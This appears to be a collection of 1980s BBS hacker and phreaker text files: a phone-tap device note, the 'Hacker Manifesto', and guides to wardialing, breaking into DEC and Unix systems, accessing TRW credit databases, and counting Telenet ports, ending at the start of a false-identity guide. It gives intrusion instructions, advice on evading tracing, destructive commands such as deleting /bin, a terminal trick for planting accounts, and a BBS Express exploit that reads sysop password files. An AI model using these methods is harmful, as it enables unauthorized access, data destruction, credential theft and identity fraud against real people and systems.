The knob you can use to control the pot (R7). R7 is used to tune the IT so that it sounds ok over the phone. (You get to determine what sounds good) By changing the value of C13, you can change the amount of time that the circuit will stay open (it cannot detect a hang up, so it works on a timer.) A value of 100 micro Farads will increase the time by about 10 times.

The switch (S1) determines whether or not the unit is operational. Closed is on. Open is off. The negative return is the negative terminals of the battery!! The batteries will look something like this when hooked up:



To hook this up to the phone line, there are three ways, depending upon what type of jack you have. If it is the old type (non modular) then you can just open up the wall plate and connect the wires from the transmitter directly to the terminals of the phone.

If you have a modular jack with four prongs, attach the red to the negative prong (don't ask me which is which! I don't have that type of jack... I've only seen them in stores), and the green to the positive prong, and plug in. Try not to shock yourself...

If you have the clip-in type jack, get double male extension cord (one with a clip on each end), and chop off one clip. Get a sharp knife and splice off the grey protective material. You should see four wires, including one green and one red. You attach the appropriate wires from the IT to these two, and plug the other end into the wall.

Getting the IT to work: If you happen to have a problem, you should attempt to do the following (these are common sense rules!!) Make sure that you have the polarity of all the capacitors right (if you used polarized capacitors, that is). Make sure that all the soldering is done well and has not short circuited something accidentally (like if you have a glob touching two wires which should not be touching.) Check for other short circuits. Check to see if the battery is in right. Check to make sure the switch is closed.

If it still doesn't work, drop me a line on one of the Maryland or Virginia BBSs and I'll try to help you out.

The sense output: Somehow or other, it is possible to hook something else up to this and activate it by phone (like an alarm, flashing lights, etc.)

As of this writing, I have not tried to make one of these, but I will. If you actually get it working, leave me a note somewhere.

I sure hope all you people appreciate this.

The following file is being reprinted in honor and sympathy for the many phreaks and hackers that have been busted recently by the Secret Service.

 \/\The Conscience of a Hacker/\

 Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"... Damn kids. They're all alike. But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker? Did you ever wonder what made him tick, what forces shaped him, what may have molded him? I am a hacker, enter my world... Mine is a world that begins with school... I'm smarter than most of the other kids, this crap they teach us bores me... Damn underachiever. They're all alike. I'm in junior high or high school. I've listened to teachers explain for the fifteenth time how to reduce a fraction. I understand it. "No, Ms. Smith, I didn't show my work. I did it in my head..." Damn kid. Probably copied it. They're all alike. I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me... Or feels threatened by me.. Or thinks I'm a smart ass.. Or doesn't like teaching and shouldn't be here... Damn kid. All he does is play games. They're all alike. And then it happened... a door opened to a world... rushing through the phone line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found. "This is it... this is where I belong..." I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all... Damn kid. Tying up the phone line again. They're all alike... You bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless. We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never

151.TXT

forgive me for. I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

+++The Mentor+++

[May the members of the phreak community never forget his words -JR]

-----RFLAGG-----

What is hacking?

According to popular belief the term hacker and hacking was founded at mit it comes from the root of a hack writer, someone who keeps "hacking" at the typewriter until he finishes the story. a computer hacker would be hacking at the keyboard or password works.

What you need:

To hack you need a computer equipped with a modem (a device that lets you transmit data over phone lines) which should cost you from \$100 to \$1200.

How do you hack?

Hacking requires two things:

1. The phone number
2. Answer to identity elements

How do you find the phone #?

There are three basic ways to find a computers phone number.

1. Scanning,
2. Directory
3. Inside info.

What is scanning?

Scanning is the process of having a computer search for a carrier tone. For example, the computer would start at (800) 111-1111 and wait for carrier if there is none it will go on to 111-1112 etc. if there is a carrier it will record it for future use and continue looking for more.

What is directory assistance?

This way can only be used if you know where your target computer is. For this example say it is in menlo park, CA and the company name is sri.

1. Dial 411 (or 415-555-1212)
2. Say "Menlo park"
3. Say "Sri"
4. Write down number
5. Ask if there are any more numbers
6. If so write them down.
7. Hang up on operator
8. Dial all numbers you were given
9. Listen for carrier tone

152.TXT

10. If you hear carrier tone write down number, call it on your modem and your set to hack!

-----RFLAGG

Basics to know before doing anything, essential to your continuing career as one of the elite in the country... This article, "the introduction to the world of hacking" is meant to help you by telling you how not to get caught, what not to do on a computer system, what type of equipment should I know about now, and just a little on the history, past present future, of the hacker.

Welcome to the world of hacking! We, the people who live outside of the normal rules, and have been scorned and even arrested by those from the 'civilized world', are becoming scarcer every day. This is due to the greater fear of what a good hacker (skill wise, no moral judgements here)|can do nowadays, thus causing anti- hacker sentiment in the masses. Also, few hackers seem to actually know about the computer systems they hack, or what equipment they will run into on the front end, or what they could do wrong on a system to alert the 'higher' authorities who monitor the system. This article is intended to tell you about some things not to do, even before you get on the system. I will tell you about the new wave of front end security devices that are beginning to be used on computers. I will attempt to instill in you a second identity, to be brought up at time of great need, to pull you out of trouble. And, by the way, I take no, repeat, no, responsibility for what we say in this and the forthcoming articles. Enough of the bullshit, on to the fun: after logging on your favorite bbs, you see on the high access board a phone number! It says it's a great system to "fuck around with!" This may be true, but how many other people are going to call the same number? So: try to avoid calling a number given to the public. This is because there are at least every other user calling, and how many other boards will that number spread to? If you call a number far, far away, and you plan on going thru an extender or a re-seller, don't keep calling the same access number (I.E. As you would if you had a hacker running), this looks very suspicious and can make life miserable when the phone bill comes in the mail. Most cities have a variety of access numbers and services, so use as many as you can. Never trust a change in the system... The 414's, the assholes, were caught for this reason: when one of them connected to the system, there was nothing good there. The next time, there was a trek game stuck right in their way! They proceeded to play said game for two, say two and a half hours, while telenet was tracing them! Nice job, don't you think? If anything looks suspicious, drop the line immediately!! As in, yesterday!! The point we're trying to get accross is: if you use a little common sence, you won't get busted. Let the little kids who aren't smart enough to recognize a trap get busted, it will take the heat off of the real hackers. Now, let's say you get on a computer system... It looks great, checks out, everything seems fine. Ok, now is when it gets more dangerous. You have to know the computer system to know what not to do. Basically, keep away from any command something, copy a new file into the

153.TXT

account, or whatever! Always leave the account in the same status you logged in with. Change *nothing*... If it isn't an account with priv's, then don't try any commands that require them! All, yes all, systems are going to be keeping log files of what users are doing, and that will show up. It is just like dropping a trouble-card in an ESS system, after sending that nice operator a pretty tone. Spend no excessive amounts of time on the account in one stretch. Keep your calling to the very late night ifpossible, or during business hours (believe it or not!). It so happens that there are more users on during business hours, and it is very difficult to read a log file with 60 users doing many commnds every minute. Try to avoid systems where everyone knows each other, don't try to bluff. And above all: never act like you own the system, or are the best there is. They always grab the people who's heads swell... There is some very interesting front end equipment around nowadays, but first let's define terms... By front end, we mean any device that you must pass thru to get at the real computer. There are devices that are made to defeat hacker programs, and just plain old multiplexers. To defeat hacker programs, there are now devices that pick up the phone and just sit there... This means that your device gets no carrier, thus you think there isn't a computer on the other end. The only way around it is to detect when it was picked up. If it pickes up after the same number ring, then you know it is a hacker-defeater. These devices take a multi-digit code to let you into the system. Some are, in fact, quite sophisticated to the point where it will also limit the user name's down, so only one name or set of names can be valid logins after they input the code... Other devices input a number code, and then they dial back a pre-programmed number for that code. These systems are best to leave alone, because they know someone is playing with their phone. You may think "but i'll just reprogram the dial-back." Think again, how stupid that is... Then they have your number, or a test loop if you were just a little smarter. If it's your number, they have your balls (if male...), If its a loop, then you are screwed again, since those loops are *monitored*. As for multiplexers... What a plexer is supposed to do is this:
The system can accept multiple users. We have to time share, so we'll let the front-end processor do it... Well, this is what a multiplexer does. Usually they will ask for something like "enter class" or "line:". Usually it is programmed for a double digit number, or a four to five letter word. There are usually a few sets of numbers it accepts, but those numbers also set your 300/1200/2400 baud data type. These multiplexers are inconvenient at best, so not to worry. A little about the history of hacking: hacking, by my definition, means a great knowledge of some special area. Doctors and lawyers are hackers of a sort, by this definition. But most often, it is being used in the computer context, and thus we have a definition of "anyone who has a great amount of computer or telecommunications

153.TXT

knowledge." You are not a hacker because you have a list of codes... Hacking, by my definition, has then been around only about 15 years. It started, where else but, mit and colleges where they had computer science or electrical engineering departments. Hackers have created some of the best computer languages, the most awesome operating systems, and even gone on to make millions. Hacking used to have a good name, when we could honestly say "we know what we are doing". Now it means (in the public eye): the 414's, ron austin, the nasa hackers, the arpanet hackers... All the people who have been caught, have done damage, and are now going to have to face fines and sentences. Thus we come past the moralistic crap, and to our purpose: educate the hacker community, return to the days when people actually knew something...

-----RFLAGG-----

In this article you will learn how to log in to dec's, logging out, and all the fun stuff to do in-between. All of this information is based on a standard dec system.

Since there are dec systems 10 and 20, and I favor, the dec 20, there will be more info on them in this article. It just so happens that the dec 20 is also the more common of the two, and is used by much more interesting people (if you know what I mean...) Ok, the first thing you want to do when you are receiving carrier from a dec system is to find out the format of login names. You can do this by looking at who is on the system.

Dec=> ` (the 'exec' level prompt)

you=> sy

sy is short for sy(stat) and shows you the system status.

You should see the format of login names...

A systat usually comes up in this form:

job line program user

job: the job number (not important unless you want to log them off later)

line: what line they are on (used to talk to them...)

These are both two or three digit numbers.

Program: what program are they running under? If it says 'exec'

they aren't doing anything at all...

User: ahhhahhhh! This is the user name they are logged in under...

Copy the format, and hack yourself outa working code... Login format is as such:

dec=> `

you=> login username password

username is the username in the format you saw above in the systat.

After you hit the space after your username, it will stop echoing characters back to your screen. This is the password you are typing in...

Remember, people usually use their name, their dog's name, the name of a favorite character in a book, or something like this. A few clever people have it set to a key cluster (qwerty or asdfg). Pw's can be from 1 to 8 characters long, anything after that is ignored. You are finally in...

It would be nice to have a little help, wouldn't it? Just type a ? Or the word help, and it will give you a whole list of topics...

Some handy characters for you to know would be the control keys, wouldn't it? Backspace on a dec 20 is rub which is 255 on your ascii chart.

On the dec 10 it is cntrl-h. To abort a long listing or a program, cntrl-c works fine. Use cntrl-o to stop long output to the terminal.

This is handy when playing a game, but you don't want to cntrl-c out.

Cntrl-t for the time. Cntrl-u will kill the whole line you are typing at the moment. You may accidently run a program where the only way out is a cntrl-x, so keep that in reserve. Cntrl-s to stop listing, cntrl-q to continue on both systems. Is your terminal having trouble??

Like, it pauses for no reason, or it doesn't backspace right? This is because both systems support many terminals, and you haven't told it what

yours is yet... You are using a vt05
so you need to tell it you are one.
Dec=> `
you=> information terminal
or...
You=> info
this shows you what your terminal is set up as...
Dec=>all sorts of shit, then the `
you=> set ter vt05 this sets your terminal
type to vt05.
Now let's see what is in the account (here after abbreviated acct.)
that you have hacked onto... Say
=> dir
short for directory, it shows
you what the user of the code has save to the disk. There should be a format
like this: xxxxx.Oooxxxxx is the file name, from 1 to 20 characters
long. Ooo is the file type, one of: exe, txt, dat, bas, cmd and a few
others that are system dependant.
Exe is a compiled program that can be run (just by typing its name at the `
Txt is a text file, which you can see by
typing=>
type xxxxx.Txt
Do not try to=>
type xxxxx.Exe this is very bad for your terminal and will tell you
absolutly nothing.
Dat is data they have saved.
Bas is a basic program, you can have it typed out for you.
Cmd is a command type file, a little too
complicated to go into here.
Try =>
take xxxxx.Cmd
By the way, there are other users out there who may have files you can use
(gee, why else am I here?).
Type => dir <*. *> (Dec 20)
=> dir [*,*] (dec 10)
* is a wildcard, and will allow you to access the files on other accounts
if the user has it set for public access. If it isn't set for public access,
then you won't see it. To run that program:
dec=> `
you=> username program-name
username is the directory you saw the
file listed under, and file name was
what else but the file name?
** You are not alone **
remember, you said (at the very start) sy short for systat,
and how we said this showed the other users on the system? Well, you
can talk to them, or at least send a message to anyone you see listed in a
systat. You can do this by:

154.TXT

dec=> the user list (from your systat)

you=> talkusername (dec 20)

send username (dec 10)

talk allows you and them immediate transmission of whatever you/they type to be sent to the other. Send only allow you one message to be sent, and send, they will send back to you, with talk you can just keep going. By the way, you may be noticing with the talk command that what you type is still acted upon by the parser (control program). To avoid the constant error messages type either:

you=> ;your message

you=> rem your message

the semi-colon tells the parser that what follows is just a comment. Rem is short for 'remark' and ignores you from then on until you type a cntrl-z or cntrl-c, at which point it puts you back in the exec mode. To break the connection from a talk command type:

you=> break priv's:

if you happen to have privs, you can do all sorts of things.

First of all, you have to activate those privs.

You=> enable

this gives you a \$ prompt, and allows you to do this:

whatever you can do to your own directory you can now do to any other directory. To create a new acct. Using your privs, just type

=>build username

if username is old, you can edit it, if it is new, you can

define it to be whatever you wish. Privacy means nothing to a user with privs. By the way, there are various levels of privs: operator, wheel, cia.

wheel is the most powerful, being that he can log in from anywhere and have his powers.

Operators have their power because they are at a special terminal allowing them the privs. Cia is short for 'confidential information access', which allows you a low level amount of privs.

Not to worry though, since you can read the system log file, which also has the passwords to all the other accounts.

To de-activate your privs, type

you=> disable

when you have played your greedy heart out, you can finally leave the system with the command=>

logout

this logs the job you are using off the system (there may be variants of this such as kjob, or killjob).

-----RFLAGG-----

When you call TRW, the dial up will identify itself with the message "TRW". It will then wait for you to type the appropriate answer back (such as CTRL-G)

Once This has been done, the system will say "CIRCUIT BUILDING IN PROGRESS" Along with a few numbers. After this, it clears the screen (CTRL L) followed by a CTRL-Q. After the system sends the CTRL-Q, It is ready for the request. You first type the 4 character identifier for the geographical area of the account..

(For Example) TCA1 - for certain Calif. & Vicinity subscribers.
TCA2 - A second CALF. TRW System.
TNJ1 - Their NJ Database.
TGA1 - Their Georgia Database.

The user then types A <CR> and then on the next line, he must type his 3 char. Option. Most Requests use the RTS option. OPX, RTX, and a few others exist. (NOTE) TRW will accept an A, C, or S as the 'X' in the options above.) Then finally, the user types his 7 digit subscriber code. He appends his 3-4 character password after it. It seems that if you manage to get hold of a TRW Printout (Trashing at Sears, Saks, ETC. or from getting your credit printout from them) Their subscriber code will be on it leaving only a 3-4 character p/w up to you.

For Example,
(Call the DialUp)
TRW System Types, ST) CTRL-G
(You type,YT) Circuit building in progress 1234
(ST) CTRL-L CTRL-Q (TCA1 CYT) BTS 3000000AAA
<CR><CTRL-S> (YT]

Note: This sytem is in Half Duplex, Even Parity, 7 Bits per word and 2 Stop Bits.

CAUTION: It is a very stressed rumor that after typing in the TRW password Three (3) times.. It sets an Automatic Number Identification on your ass, so be careful. And forget who told you how to do this..

-- RFLAGG ==

Unix is a trademark of At&t (and you know what that means)

In this article, we discuss the unix system that runs on the various vax systems. If you are on another unix-type system, some commands may differ, but since it is licenced to bell, they can't make many changes.

Hacking onto a unix system is very difficult, and in this case, we advise having an inside source, if possible. The reason it is difficult to hack a vax is this: Many vax, after you get a carrier from them, respond=>

Login:

They give you no chance to see what the login name format is. Most commonly used are single words, under 8 digits, usually the person's name. There is a way around this: Most vax have an acct. called 'suggest' for people to use to make a suggestion to the system root terminal. This is usually watched by the system operator, but at late he is probably at home sleeping or screwing someone's brains out. So we can write a program to send at the vax this type of a message:

A screen freeze (Cntrl-s), screen clear (system dependant), about 255 garbage characters, and then a command to create a login acct., after which you clear the screen again, then unfreeze the terminal. What this does: When the terminal is frozen, it keeps a buffer of what is sent. well, the buffer is about 127 characters long. so you overflow it with trash, and then you send a command line to create an acct. (System dependant). after this you clear the buffer and screen again, then unfreeze the terminal. This is a bad way to do it, and it is much nicer if you just send a command to the terminal to shut the system down, or whatever you are after...

There is always, *Always* an acct. called root, the most powerful acct. to be on, since it has all of the system files on it. If you hack your way onto this one, then everything is easy from here on...

On the unix system, the abort key is the Cntrl-d key. watch how many times you hit this, since it is also a way to log off the system!

A little about unix architechture: The root directory, called root, is where the system resides. After this come a few 'sub' root directories, usually to group things (stats here, priv stuff here, the user log here...). Under this comes the superuser (the operator of the system), and then finally the normal users. In the unix 'Shell' everything is treated the same. By this we mean: You can access a program the same way you access a user directory, and so on. The way the unix system was written, everything, users included, are just programs belonging to the root directory. Those of you who hacked onto the root, smile, since you can screw everything... the main level (exec level) prompt on the unix system is the \$, and if you are on the root, you have a # (superuser prompt).

Ok, a few basics for the system... To see where you are, and what paths are active in regards to your user account, then type

=> pwd

This shows your acct. seperated by a slash with another pathname (acct.), possibly many times. To connect through to another path, or many paths, you would type:

You=> path1/path2/path3

and then you are connected all the way from path1 to path3. You can run the programs on all the paths you are connected to. If it does not allow you to connect to a path, then you have insufficient privs, or the path is closed and archived onto tape. You can run programs this way also:

you=> path1/path2/path3/program-name

Unix treats everything as a program, and thus there a few commands to learn...

To see what you have access to in the end path, type=>

ls

for list. this show the programs you can run. You can connect to the root directory and run it's programs with=>

/root

By the way, most unix systems have their log file on the root, so you can set up a watch on the file, waiting for people to log in and snatch their password as it passes thru the file. To connect to a directory, use the command:

=> cd pathname This allows you to do what you want

with that directory. You may be asked for a password, but this is a good ay of finding other user names to hack onto.

The wildcard character in unix, if you want to search down a path for a game or such, is the *.

=> ls /*

Should show you what you can access. The file types are the same as they are on a dec, so refer to that section when examining file. To see what is in a file, use the

=> pr

filename command, for print file.

We advise playing with pathnames to get the hang of the concept. There is on-line help available on most systems with a 'help' or a '?'. We advise you look thru the helpfiles and pay attention to anything they give you on pathnames, or the commands for the system.

You can, as a user, create or destroy directories on the tree beneath you. This means that root can kill everything but root, and you can kill any that are below you. These are the

=> mkdir pathname
=> rmdir pathname

commands.

Once again, you are not alone on the system... type=>

who

to see what other users are logged in to the system at the time. If you want to talk to them=>

write username

156.TXT

Will allow you to chat at the same time, without having to worry about the parser. To send mail to a user, say

```
=> mail
```

And enter the mail sub-system. To send a message to all the users on the system, say

```
=> wall
```

Which stands for 'write all'. By the way, on a few systems, all you have to do is hit the <return> key to end the message, but on others you must hit the cntrl-d key.

To send a single message to a user, say

```
=> write username
```

this is very handy again! If you send the sequence of characters discussed at the very beginning of this article, you can have the super-user terminal do tricks for you again.

Privs:

If you want superuser privs, you can either log in as root, or edit your acct. so it can say

```
=> su
```

this now gives you the # prompt, and allows you to completely by-pass the protection. The wonderful security conscious developers at bell made it very difficult to do much without privs, but once you have them, there is absolutely nothing stopping you from doing anything you want to.

To bring down a unix system:

```
=> chdir /bin
```

```
=> rm *
```

this wipes out the pathname bin, where all the system maintenance files are.

Or try:

```
=> r -r
```

This recursively removes everything from the system except the remove command itself.

Or try:

```
=> kill -1,1
```

```
=> sync
```

This wipes out the system devices from operation.

When you are finally sick and tired from hacking on the vax systems, just hit your cntrl-d and repeat key, and you will eventually be logged out.

The reason this file seems to be very sketchy is the fact that bell has 7 licenced versions of unix out in the public domain, and these commands are those common to all of them. I recommend you hack onto the root or bin directory, since they have the highest levels of privs, and there is really not much you can do (except develop software) without them.

If you have high enough access on any BBS Express BBS you can get the Sysop's password without any problems and be able to log on as him and do whatever you like. Download the Pass file, delete the whole BBS, anything. Its all a matter of uploading a text file and d/ling it from the BBS. You must have high enough access to see new uploads to do this. If you can see a file you just uploaded you have the ability to break into the BBS in a few easy steps.

Why am I telling everyone this when I run BBS Express myself?

Well there is one way to stop this from happening and I want other Sysops to be aware of it and not have it happen to them.

Breaking in is all based on the MENU function of BBS Express. Express will let you create a menu to display different text files by putting the word MENU at the top of any text file and stating what files are to be displayed. But due to a major screw up by Mr. Ledbetter you can use this MENU option to display the USERLOG and the Sysop's Passwords or anything else you like. I will show you how to get the Sysop's pass and therefore log on as the Sysop. BBS Express Sysop's have 2 passwords. One like everyone else gets in the form of X1XXX, and a Secondary password to make it harder to hack out the Sysops pass.

The Secondary pass is found in a file called SYSDATA.DAT.

This file must be on drive 1 and is therefore easy to get. All you have to do is upload this simple Text file:

```
MENU
```

```
1
```

```
D1:SYSDATA.DAT
```

Ripoff time!

after you upload this file you d/l it non-Xmodem. Stupid Express thinks it is displaying a menu and you will see this:

Ripoff time!

Selection [0]:

Just hit 1 and Express will display the SYSDATA.DAT file. OPPASS is where the Sysop's Secondary pass will be. D1:USERLOG.DAT is where you will find the name and Drive number of the USERLOG.DAT file. The Sysop might have renamed this file or put it in a Subdirectory or even on a different drive. I Will Assume he left it as D1:USERLOG.DAT. The other parts of this file tell you where the .HLP screens are and where the LOG is saved and all the Download path names.

Now to get the Sysop's primary pass you upload a text file like this:

MENU

1

D1:USERLOG.DAT

Breaking into Bedwetter's BBS

Again you then d/l this file non-Xmodem and you will see:

Breaking into Bedwetter's BBS

Selection [0]:

You then hit 1 and the long USERLOG.DAT file comes flying at you.
The Sysop is the first entry in this very long file so it is easy. You will see:

SYSOP'S NAME X1XXX

You should now have his 2 passwords.

There is only one easy way out of this that I can think of, and that is to make all new uploads go to SYSOP level (Level 9) access only. This way nobody can pull off what I just explained.

I feel this is a major Bug on Mr. Ledbetter's part. I just don't know why no one had thought of it before. I would like to give credit to Redline for the message he left on Modem Hell telling about this problem, and also to Unka for his ideas and input about correcting it.

This has been brought to you from [_The_Piper_] and the S.O.D. BBS Network!

158.TXT

Subject: PC-Pursuit Port Statistic's
Date: 06/29/89
Written by: PC-Pursuit Users

Introduction:

The last 30 days of PC-Pursuit have been extremely controversial. Users and ex-users have demanded accurate statistics, and Telenet has provided us with very little. And the data that was provided is questionable. Well, here is some data that is guaranteed to be accurate and make Telenet scream. If you wish to update this data on your own, we will tell you how later in this text.

The following chart consists of all the direct Telenet addresses of the PC-Pursuit city nodes and the total number of modems on each node. Here is what the data means:

NJNEW/3 2011 .12 56
! ! ! \-- Total Number of Modems in NJNEW
! ! ! \- Last Working Suffix of Address sequence.
! ! \- Direct Telenet Address Prefix.
! \--- Baud Rate of This Port is 300.
\----- Mnemonic.

Please note that there are several perfectly legal ways to connect to a PC-Pursuit port such as NJNEW/3:

Ways To Connect to NJNEW/3:

- 1) C D/NJNEW/3,PCP10000,<password> [HUNT]
- 2) C 2011,PCP10000,<password> [HUNT]
- 3) C 2011.10,PCP10000,<password> [NON HUNT]

The first, is self explanatory. The second does the same thing as the first, only that it is slightly faster and gives the user much greater flexibility. The third is an example the flexibility, because a request is made to connect to the tenth, and only the tenth, modem on the NJNEW/3 port.

By simply attempting to connect to every single modem in the 2011 chain, we were able to count the number of modems on each port and come up with the following charts which were extracted on June the twenty ninth of the year 1989:

Rotary Port	Direct Address	Max. Range	City Total	Rotary Port	Direct Address	Max. Range	City Total
NJNEW/3	2011	.12	56	CAOAK/3	4155	. 4	16
	/12 201301	.40			/12 415216	. 8	
	/24 20122	. 4			/24 41511	. 4	
DCWAS/3	202115	. 6	46	CAPAL/3	415106	. 4	12
	/12 202116	.24			/12 415224	. 8	
	/24 202117	.16			/24 <NONE>	<NONE>	
CTHAR/3	<NONE>	<NONE>	8	CASFA/3	415215	. 6	20

158.TXT

/12 203120 . 8	/12 415217 .10
/24 <NONE> <NONE>	/24 41523 . 4
WASEA/3 20617 . 4 30	ORPOR/3 50320 . 2 8
/12 20619 .22	/12 50321 . 6
/24 20621 . 4	/24 <NONE> <NONE>
NYNYO/3 212315 . 4 22	AZPHO/3 60222 . 4 20
/12 212316 .14	/12 60223 .12
/24 21228 . 4	/24 60226 . 4
CALAN/3 213412 . 8 40	MNMIN/3 612120 . 4 22
/12 213413 .28	/12 612121 .14
/24 21323 . 4	/24 61222 . 4
TXDAL/3 214117 . 6 30	MABOS/3 617311 . 4 32
/12 214118 .22	/12 617313 .20
/24 21422 . 4	/24 61726 . 8
PAPHI/3 215112 . 6 36	TXHOU/3 713113 . 8 42
/12 2155 .22	/12 713114 .24
/24 21522 . 8	/24 71324 .10
OHCLE/3 21620 . 4 26	CACOL/3 71423 . 4 18
/12 21621 .18	/12 7144 .10
/24 216120 . 4	/24 71424 . 4
CODEN/3 303114 . 4 40	CASAN/3 714119 . 4 20
/12 303115 .18	/12 714213 .12
/24 30321 .22	/24 714124 . 4
FLMIA/3 305120 . 6 28	CASDI/3 714102 . 4 22
/12 305121 .18	(619)/12 714210 .14
/24 305122 . 4	/24 714121 . 4
ILCHI/3 312410 . 8 40	UTSLC/3 80120 . 4 22
/12 312411 .28	/12 80121 .14
/24 31224 . 4	/24 80112 . 4
MIDET/3 313214 . 6 30	FLTAM/3 81320 . 4 18
/12 313216 .18	/12 81321 .10
/24 31324 . 6	/24 813124 . 4
MOSLO/3 3145 . 4 16	MOKCI/3 816104 . 4 20
/12 314421 . 8	/12 816221 .12
/24 31420 . 4	/24 816113 . 4
GAATL/3 404113 . 8 32	CAGLE/3 .??
/12 404114 .20	/12 81821 .18
/24 40422 . 4	/24
CASJO/3 408111 . 4 34	CASAC/3 9167 . 4 16
/12 40821 .26	/12 91611 . 8
/24 408110 . 4	/24 91612 . 4
WIMIL/3 41420 . 4 24	NC RTP/3 91920 . 4 20
/12 41421 .16	/12 91921 .12
/24 414120 . 4	/24 919124 . 4

01/29/89

PC-Pursuit Modems Statistics Chart

Mnemonic	Number of Modems			City Total
	300	1200	2400	

158.TXT

NJNEW	12	40	4	56
DCWAS	6	24	16	46
CTHAR	0	8	0	8
WASEA	4	22	4	30
NYNYO	4	14	4	22
CALAN	8	28	4	40
TXDAL	6	22	4	32
PAPHI	6	22	8	36
OHCLE	4	18	4	26
CODEN	4	18	22	44
FLMIA	6	18	4	28
ILCHI	8	28	4	40
MIDET	6	18	6	30
MOSLO	4	8	4	16
GAATL	8	20	4	32
CASJO	4	26	4	34
WIMIL	4	16	4	24
CAOAK	4	8	4	16
CAPAL	4	8	0	12
CASFA	6	10	4	20
ORPOR	2	6	0	8
AZPHO	4	12	4	20
MNMIN	4	14	4	22
MABOS	4	20	8	32
TXHOU	8	24	10	42
CACOL	4	10	4	18
CASAN	4	12	4	20
CASDI	4	14	4	22
UTSLC	4	14	4	22
FLTAM	4	10	4	18
MOKCI	4	12	4	20
CAGLE	4	18	4	26
CASAC	4	8	4	16
NCRTP	4	12	4	20
Total	166	562	170	898
Average	4.8823529	16.529412	5	26.411765

NOTE: CASAC/3, CASAC/24 were estimated.

I think the statistics basically speak for themselves.

I am sure there will no doubt be hundreds of people who will not smile at the number of specific kinds of ports supported, not to mention the number of 'dead' or 'down' modems you will find when you verify the totals. Usually, 2% to perhaps 10% of the modems are 'dead' with specific ones repeatedly failing week after week.

History Of This Collection:

=====

Almost a year ago a small selected group of devoted individuals got together to discuss problems with the PC-Pursuit Network, in the middle of our discussions a question was asked as to how the network really processes our calls. This was intended to help us assess SET? commands and other such matters. When the address hypothesis was offered we quickly set out to prove it. It was proved in about 3 minutes with the discovery of 2011 (First try was xxx1). The data has continually been collected and analyzed ever since, but until now, has never been mass released.

A small group of teen age hackers discovered several interesting things that can be done with these addresses-- many of which will not be discussed here short of mentioning that these ports connected to via these addresses are not limited to PC-Pursuiters. You can, however, fight "dead" dialout modems in cities via the address method. Dead modems can be located in about 10 seconds (faster than Telenet), and can either be reported or skipped past by the user connecting to the next modem in the sequence after the "dead" one. (Note: Say 2011.3 is dead, connect to 2011.4 and you will be past it. If 2011.4 is busy, go to 2011.5. The reader should notice 2011.3 is the same as 2011C.)

The most interesting value of these addresses is that one can count the number of ports that Telenet keeps so secret (Grin). When there were only 28 cities in operation there were an average of 2.7 300 baud, 9.4 1200 baud, and 2.5 2400 baud modems in each city. Some cities had as little as 2 modems on a port and as many as 12. Only recently has the number of modems per city begun to jump.

How To Update The Count Yourself:

=====

An ID is not required to "request" one of these ports, thus the tallying can be done any time of day by simply typing the number at the @ prompt. Here is an example with four modems (NJNEW/24):

```
@20122.1
201 22A REFUSED COLLECT CONNECTION 19 80
@20122.2
201 22B REFUSED COLLECT CONNECTION 19 80
@20122.3
201 22C REFUSED COLLECT CONNECTION 19 80
@20122.4
201 22D REFUSED COLLECT CONNECTION 19 80
@20122.5
201 22E ILLEGAL ADDRESS 19 80
```

The reader should be aware that PC-Pursuit ports always respond with '19 80'. Do not confuse it with '19 00', which

158.TXT

are not PC-Pursuit ports. In the above example we know there are four ports because the forth was the last existing port before we encountered the 'ILLEGAL ADDRESS.' There are several ways to signify that you have gone one beyond the end of the ports:

- 1) xxx xxx ILLEGAL ADDRESS 19 80
- 2) xxx xxx NOT OPERATING 19 80
- 3) The request freezes (Note: Issue a BREAK then D <C/R> to abort the attempt yielding 'ATTEMPT ABORTED'.)

You should be aware that modems which are out of order in the middle of the sequence can respond with 'NOT OPERATING' or may freeze the request. You should also note that when updating the existing list, all you need to do is try to request the next modem beyond the end as of the last check.

Finding Newly Added Ports:

=====

Many ports have not yet been installed; hence, we do not yet know the addresses. New ports may be found by entering the first three digits of the area code and appending (1-29, 101-129, 201-229, 301-329, etc.) until the 'REFUSED COLLECT CONNECTION 19 80' appears. Once this is found, simply log onto the port address with your ID and R/V dial some silly series of digits, disconnect the port, then connect to the PC-Pursuit mnemonic you think it might be and R/V redial the last number. If the numbers match, you found it.

How To Create A New Indentity

By The Walking Glitch

Courtesy of the Jolly Roger!

You might be saying, "Hey Glitch, what do I need a new identity for?" The answer is simple. You might want to go buy liquor somewhere, right? You might want to go give the cops the false name when you get busted so you keep your good name, eh? You might even want to use the new identity for getting a P.O. Box for carding. Sure! You might even want the stuff for renting yourself a VCR at some dickless loser of a convenience store. Here we go: Getting a new ID isn't always easy, no one said it would be. By following these steps, any bozo can become a new bozo in a coupla weeks.

STEP 1

